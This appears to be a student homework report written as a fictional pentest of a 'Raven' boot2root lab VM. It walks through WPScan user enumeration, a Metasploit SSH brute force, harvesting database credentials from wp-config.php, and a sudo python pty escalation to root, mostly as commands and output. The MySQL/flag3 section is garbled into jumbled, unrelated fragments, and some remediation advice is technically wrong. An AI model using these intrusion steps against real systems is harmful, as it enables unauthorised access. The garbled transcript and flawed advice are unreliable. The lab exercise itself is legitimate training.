

Notes on Homework 21

For the purpose of this homework exercise, we named our company CyberInsights, Inc. We were hired by our customer Vandelay Industries to do a security assessment on their Raven website.

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Executive Summary

CyberInsights Inc. recently landed a contract to assess the security of Vandelay Industries' internal network. The company's web server, which hosts their public-facing website, is exposed via the company's DMZ. This machine is extremely important to protect as could become a potential entry point to pivot into the company's internal network. This web server will also host an SSH server so the administrators can use to add, remove, or edit content on the company's website.

Since this machine is so important to their core business, they do not want the live production server tested directly. CyberInsights has been provided a virtual machine image of the company's web server for testing. Vandelay Industries requested that CyberInsights attach the VM to Vandelay Industries local network to perform a preliminary assessment. This precaution ensures that the testing that will take place will not take the Vandelay Industries website offline or deface the public-facing website harming Vandelay Industries' operations or reputation.

Attack Narrative

CyberInsights is authorized to use any tools, technologies, and procedures (TTPs) they see fit to attack the company web server. CyberInsights was provided a virtual machine image to attack to minimize the risk of accidentally taking down the site, CyberInsights is free to use brute-force and other high-bandwidth tactics under this activity.

The objective for this testing will be for CyberInsights to find four hidden flags. These flags are placeholders for highly sensitive data that lives on the production server. If CyberInsights finds them, they have essentially compromised Vandelay Industries' security. CyberInsights has additionally been provided the following hints about the four hidden flags, two should be found on company website and the other two on the company's server's file system. CyberInsights has been provided no additional clues.

The deliverable of this testing is this final report summarizing the vulnerabilities CyberInsights found and how CyberInsights was able to exploit them; and which proactive measures are recommended.

Reconnaissance

Host and Service Enumeration

CyberInsights launched the VM and used Netdiscover and Nmap to scan the local area subnet to identify the targeted web server's IP address, and then use Nmap to discover running services, OS versions, and OS parameter discovery while utilizing stealth options and test for open TCP and UDP ports and additional hosts.

Netdiscover and Nmap revealed Vandelay Industries' webserver to be at IP 10.0.2.4 with port 80 open:

```
Hosts
=====address mac name os_name os_flavor os_sp purpose info comments
-----
10.0.2.1 52:54:00:12:35:00 embedded device
10.0.2.2 52:54:00:12:35:00 embedded device
10.0.2.3 08:00:27:24:73:C6
10.0.2.4 08:00:27:8C:17:EE Linux 3.X server
10.0.2.15msf5 > services
Services
=====host port proto name state info
-----
10.0.2.1 53 tcp domain open
10.0.2.2 135 tcp msrpc open Microsoft Windows RPC
10.0.2.2 445 tcp microsoft-ds open
10.0.2.2 2105 tcp msrpc open Microsoft Windows RPC
10.0.2.2 2107 tcp msrpc open Microsoft Windows RPC
10.0.2.2 5357 tcp http open Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.2.2 6646 tcp unknown open
10.0.2.4 22 tcp ssh open OpenSSH 6.7p1 Debian 5+deb8u4 protocol 2.0
10.0.2.4 80 tcp http open Apache httpd 2.4.10 (Debian)
10.0.2.4 111 tcp rpcbind open 2-4 RPC #100000
```

Web Enumeration

The executed network scan revealed an HTTP server by using the following steps to explore and analyze the site:

- Used Burp Suite to generate a sitemap by manually browsing the site.
- Used Burp Spider to expand the site map.
- Used wfuzz to perform URL enumeration. Used the default wordlists provided in the wfuzz directory.

- Used wpscan to break through the WordPress blog's login form.

Network Exploitation and Post-Exploitation Pillaging

Using Nmap to scan, identified the SSH server for a brute-force login attack which offered a user shell where accounts that have sudo permissions were identified and then find out which commands are allowed for execution and to see which account is allowed to run Python as root, using the following command:

```
sudo python -c "import pty; pty.spawn('/bin/bash')"
```

Enumeration and Vulnerability Analysis

IP Address	Operating System	Vulnerabilities	Risk (Low/Med/High)
10.0.2.4	Linux 8 Debian	Web Server	High
10.0.2.4	SSH Services	SSH	High

Web Server Analysis

The web server host 10.0.2.4, target machine, had port 80 open and could see that it was a web server running Apache.

Nmap scan report for eogrtederaist01-ge0_0_1.gdn.ge.com (10.0.2.4)

Host is up (0.00034s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)

80/tcp open http Apache httpd 2.4.10 ((Debian))

111/tcp open rpcbind 2-4 (RPC #100000)

MAC Address: 08:00:27:E6:AC:CC (Oracle VirtualBox virtual NIC)


Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9

Reviewing Burpsuite Spider Module, we saw the text 'flag' syntax.





We then ran wpscan against the URL and found the user names 'michael' and 'steven'

The 'ssh_login' module with 'rockyou.txt' from Metasploit was used to execute a brute force attack against Raven server and found the password for user 'michael' to be 'michael' allowing us to ssh and log in directly to the Raven server.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/rockyou.txt  
USER_FILE => /usr/share/wordlists/rockyou.txt  
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.4  
RHOSTS => 10.0.2.4  
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true  
USER_AS_PASS => true  
msf5 auxiliary(scanner/ssh/ssh_login) > show options  
  
Module options (auxiliary/scanner/ssh/ssh_login):  


| Name             | Current Setting                  | Required | Description                                                                        |
|------------------|----------------------------------|----------|------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                            | no       | Try blank passwords for all users                                                  |
| BRUTEFORCE_SPEED | 5                                | yes      | How fast to bruteforce, from 0 to 5                                                |
| DB_ALL_CREDS     | false                            | no       | Try each user/password couple stored in the current database                       |
| DB_ALL_PASS      | false                            | no       | Add all passwords in the current database to the list                              |
| DB_ALL_USERS     | false                            | no       | Add all users in the current database to the list                                  |
| PASSWORD         |                                  | no       | A specific password to authenticate with                                           |
| PASS_FILE        |                                  | no       | File containing passwords, one per line                                            |
| RHOSTS           | 10.0.2.4                         | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT            | 22                               | yes      | The target port                                                                    |
| STOP_ON_SUCCESS  | true                             | yes      | Stop guessing when a credential works for a host                                   |
| THREADS          | 1                                | yes      | The number of concurrent threads (max one per host)                                |
| USERNAME         |                                  | no       | A specific username to authenticate as                                             |
| USERPASS_FILE    |                                  | no       | File containing users and passwords separated by space, one pair per line          |
| USER_AS_PASS     | true                             | no       | Try the username as the password for all users                                     |
| USER_FILE        | /usr/share/wordlists/rockyou.txt | no       | File containing usernames, one per line                                            |
| VERBOSE          | false                            | yes      | Whether to print output for all attempts                                           |

  
msf5 auxiliary(scanner/ssh/ssh_login) > run  
[+] 10.0.2.4:22 - Success: 'michael:michael' ''  
[*] Command shell session 3 opened (10.0.2.15:40423 → 10.0.2.4:22) at 2020-01-17 12:36:56 -0500  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/ssh/ssh_login) > 
```

After ssh-ing into the Raven server using Michael's compromised account, we discovered that Michael's account did not have sudo privileges.


```

michael@Raven: ~
File Actions Edit View Help
michael@Raven: ~
michael@Raven:~$
michael@Raven:~$ sudo -ll
[sudo] password for michael:
Sorry, user michael may not run sudo on raven.
michael@Raven:~$ groups
michael cdrom floppy audio dip video plugdev netdev
michael@Raven:~$

```

We then ran “less /etc/passwd” and saw other accounts, including a mysql account.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization:,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management:,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver:,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy:,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent:,:/var/lib/sendmail:/bin/false
smtsp:x:109:115:Mail Submission Program:,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server:,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
/etc/passwd (END)

```

Next, we ran WPScan against the target website to see what information could be identified

```
root@kali: ~
File Actions Edit View Help
root@kali: ~

root@kali:~# wpscan --url http://10.0.2.4/wordpress/ --wp-content-dir -ep -et -eu

-----
      WPSecan®
    WordPress Security Scanner by the WPSecan Team
    Version 3.7.5

    @_WPSecan_, @ethicalhack3r, @erwan_lr, @_FireFart_
-----

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.0.2.4/wordpress/
[+] Started: Sun Jan 19 10:29:10 2020

Interesting Finding(s):

[+] http://10.0.2.4/wordpress/
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] http://10.0.2.4/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://10.0.2.4/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://10.0.2.4/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.12 identified (Latest, released on 2019-12-12).
  Found By: Emoji Settings (Passive Detection)
    - http://10.0.2.4/wordpress/, Match: '-release.min.js?ver=4.8.12'
```



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
[+] WordPress version 4.8.12 identified (Latest, released on 2019-12-12).  
Found By: Emoji Settings (Passive Detection)  
- http://10.0.2.4/wordpress/, Match: '-release.min.js?ver=4.8.12'  
Confirmed By: Meta Generator (Passive Detection)  
- http://10.0.2.4/wordpress/, Match: 'WordPress 4.8.12'  
[i] The main theme could not be detected.  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:01 <=====> (10 / 10) 100.00% Time: 00:00  
[i] User(s) Identified:  
[+] michael  
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)  
[+] steven  
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.  
[+] Finished: Sun Jan 19 10:29:30 2020  
[+] Requests Done: 64  
[+] Cached Requests: 4  
[+] Data Sent: 12.344 KB  
[+] Data Received: 14.434 MB  
[+] Memory used: 99.698 MB  
[+] Elapsed time: 00:00:19  
root@kali:~#
```

WPScan identified that there are two users of the system, Michael & Steven.

While navigating the file system to get to the WordPress folder we discovered the flag2.txt file in the folder:

```
/var/www/
```

```
mysql> exit  
Bye  
michael@Raven:~$ ls /var/www/  
flag2.txt  
michael@raven:~$
```

The flag2.txt:

```
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Internet research revealed that in order to install Wordpress you need to use the root account and password and that information gets stored in a file called wp-config.php located in

/var/www/html/wordpress/

We 'cat-ed' the wp-config.php file and found the mysql db password.

```
* The base configuration for WordPress
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/*#@+
 * Authentication Unique Keys and Salts:
 *
 * Change these to different unique phrases!
 * You can generate these using the {link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 */
```

We then logged into mysql with username = "root" and password = 'R@v3nSecurity'.


```
root@kali:~# cat /dev/urandom | tr -dc 'a-z0-9' | fold -n 32 | xargs -n 1 shuf | xargs -n 1 md5sum | grep -oE '[a-f0-9]{32}'
| open | | hello-world | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
| 2 | | 0 | post | File | Edit | View | Search | Terminal | Help | 1 |
| 2 | | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a bl
s). Most people start with an About page that introduces them to potential site visitors. It might say something l
10.0.2.2 135 tcp msrpc open Microsoft Windows
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, h
10.0.2.2 445 tcp microsoft-ds open
...or something like this: 10.0.2.2 2105 tcp msrpc open Microsoft Windows
RPC
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public
things for the Gotham community.</blockquote>
10.0.2.2 5357 tcp http open Microsoft HTTPAPI
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a>
| publish | closed | 10 | open | 6646 | | cp | unknown | | sample-page | | | 2018-08-12 22:
ess/?page_id=2 10.0.2.4 22 0 | page.sh | | open | SH 6.7pi 0e50 |
| 4 | | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccb93122770cd2}
10.0.2.4 80 tcp http open Apache httpd 2.4.
10 (Debian)
10.0.2.4 111 tcp rpcbind open 2-4 RPC #100000
root@kali:~#
```

To find flag4, we ssh into the Raven server with user name 'steven' and password 'pink84' then we found that 'steven' had sudo rights (sudo -ll) to run python so we ran

```
sudo python -c 'import pty;pty.spawn("/bin/bash");'
```

command to get a root shell on the victim machine.

```
michael@Raven: /tmp
File Actions Edit View Help
michael@Raven: /tmp x
Connection closed by 10.0.2.4 port 22
msf5 auxiliary(scanner/ssh/ssh_login) > ssh steven@10.0.2.4
[*] exec: ssh steven@10.0.2.4

steven@10.0.2.4's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 13 14:12:04 2018
$ whoami
steven
$
$ sudo -ll
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:

Sudoers entry:
    RunAsUsers: ALL
    Options: !authenticate
    Commands:
        /usr/bin/python
$
```

Once we could run shell commands we went to the root folder and searched for file 'flag4.txt'

Then using "cat" command we viewed the file flag4.txt contents to discover the following:


```

$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@Raven:/home/steven#
root@Raven:/home/steven# locate flag1.txt
root@Raven:/home/steven# locate flag3.txt
root@Raven:/home/steven# locate flag4.txt
/root/flag4.txt
root@Raven:/home/steven#
root@Raven:/home/steven# whoami
root
root@Raven:/home/steven# cat /root/flag4.txt
-----
| __ \
| | / _ \ ___ _ _ _ _ _ _ _
|  _ // _ \ \ / / _ \ ' _ \
| | \ \ ( _ | \ v / _ / | | |
\ | \ \ , _ | \ / \ _ | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

```

Network Analysis

After launching the VM, Netdiscover and Nmap to scan the local area subnet to identify the targeted web server's IP address, and then use Nmap to discover running services, OS versions, and OS parameter discovery while utilizing stealth options and test for open TCP and UDP ports and additional hosts.

Netdiscover and Nmap revealed Vandelay Industries' webserver to be at IP 10.0.2.4 with port 80 open:

Post-Exploitation Exploration and Privilege Escalation

The executed network scan revealed an HTTP server by using the following steps to explore and analyze the site:

- Used Burp Suite to generate a sitemap by manually browsing the site.
- Used Burp Spider to expand the site map.
- Used wfuzz to perform URL enumeration. Used the default wordlists provided in the wfuzz directory.
- Used wpscan to break through the WordPress blog's login form.

Using Nmap to scan, identified the SSH server for a brute-force login attack which offered a user shell where accounts that have sudo permissions were identified and then find out which commands are allowed for execution and to see which account is allowed to run Python as root, using the following command:


```
sudo python -c "import pty; pty.spawn('/bin/bash')"
```

Conclusion and Recommendations

Based on the results documented above, we recommend the client take the following steps to remediate the vulnerabilities identified on the target machine.

In conclusion we successfully hacked the Raven server and found the 4 flags.

1. We used Burp Suite Spider module to locate flag1 in the html code in the Service page
2. We logged in with michael's password revealed by the Metasploit brute force attack. Once in the machine we found flag2 while navigating to the WordPress folder.
3. Using the revealed mysql info we hacked the db and scoured the database and tables for interesting information and found Steven's password hash and also found flag3 string.
4. Finally we used John the Ripper to decrypt Steven's password hash and then used it to ssh into the server using Steven's credentials. Once we login with shell rights we found flag4.

Based on the above discovery, CyberInsights recommends the following measures:

1. Recommend not to embed sensitive cleartext information in HTML code. (flag1)
2. Recommend to use SSL certs to prevent BurpSuite exploits. (WordPress - flag2)
3. Recommend to install WordPress security plugin and use of strong password requirements throughout. (WordPress folder revealed user accounts - flag3)
4. Recommend that the server & running applications be regularly patched and upgraded to mitigate all known code vulnerabilities.

Web Server:

WordPress security plugin - use SSL certificates to make the site HTTPS vs HTTP

Network Services:

Limit the number of unsuccessful login attempts before the account is locked

Hardening the Server:

Enforce strong password requirements to make it harder to brute force and/or match known compromised passwords through a tool like John The Ripper.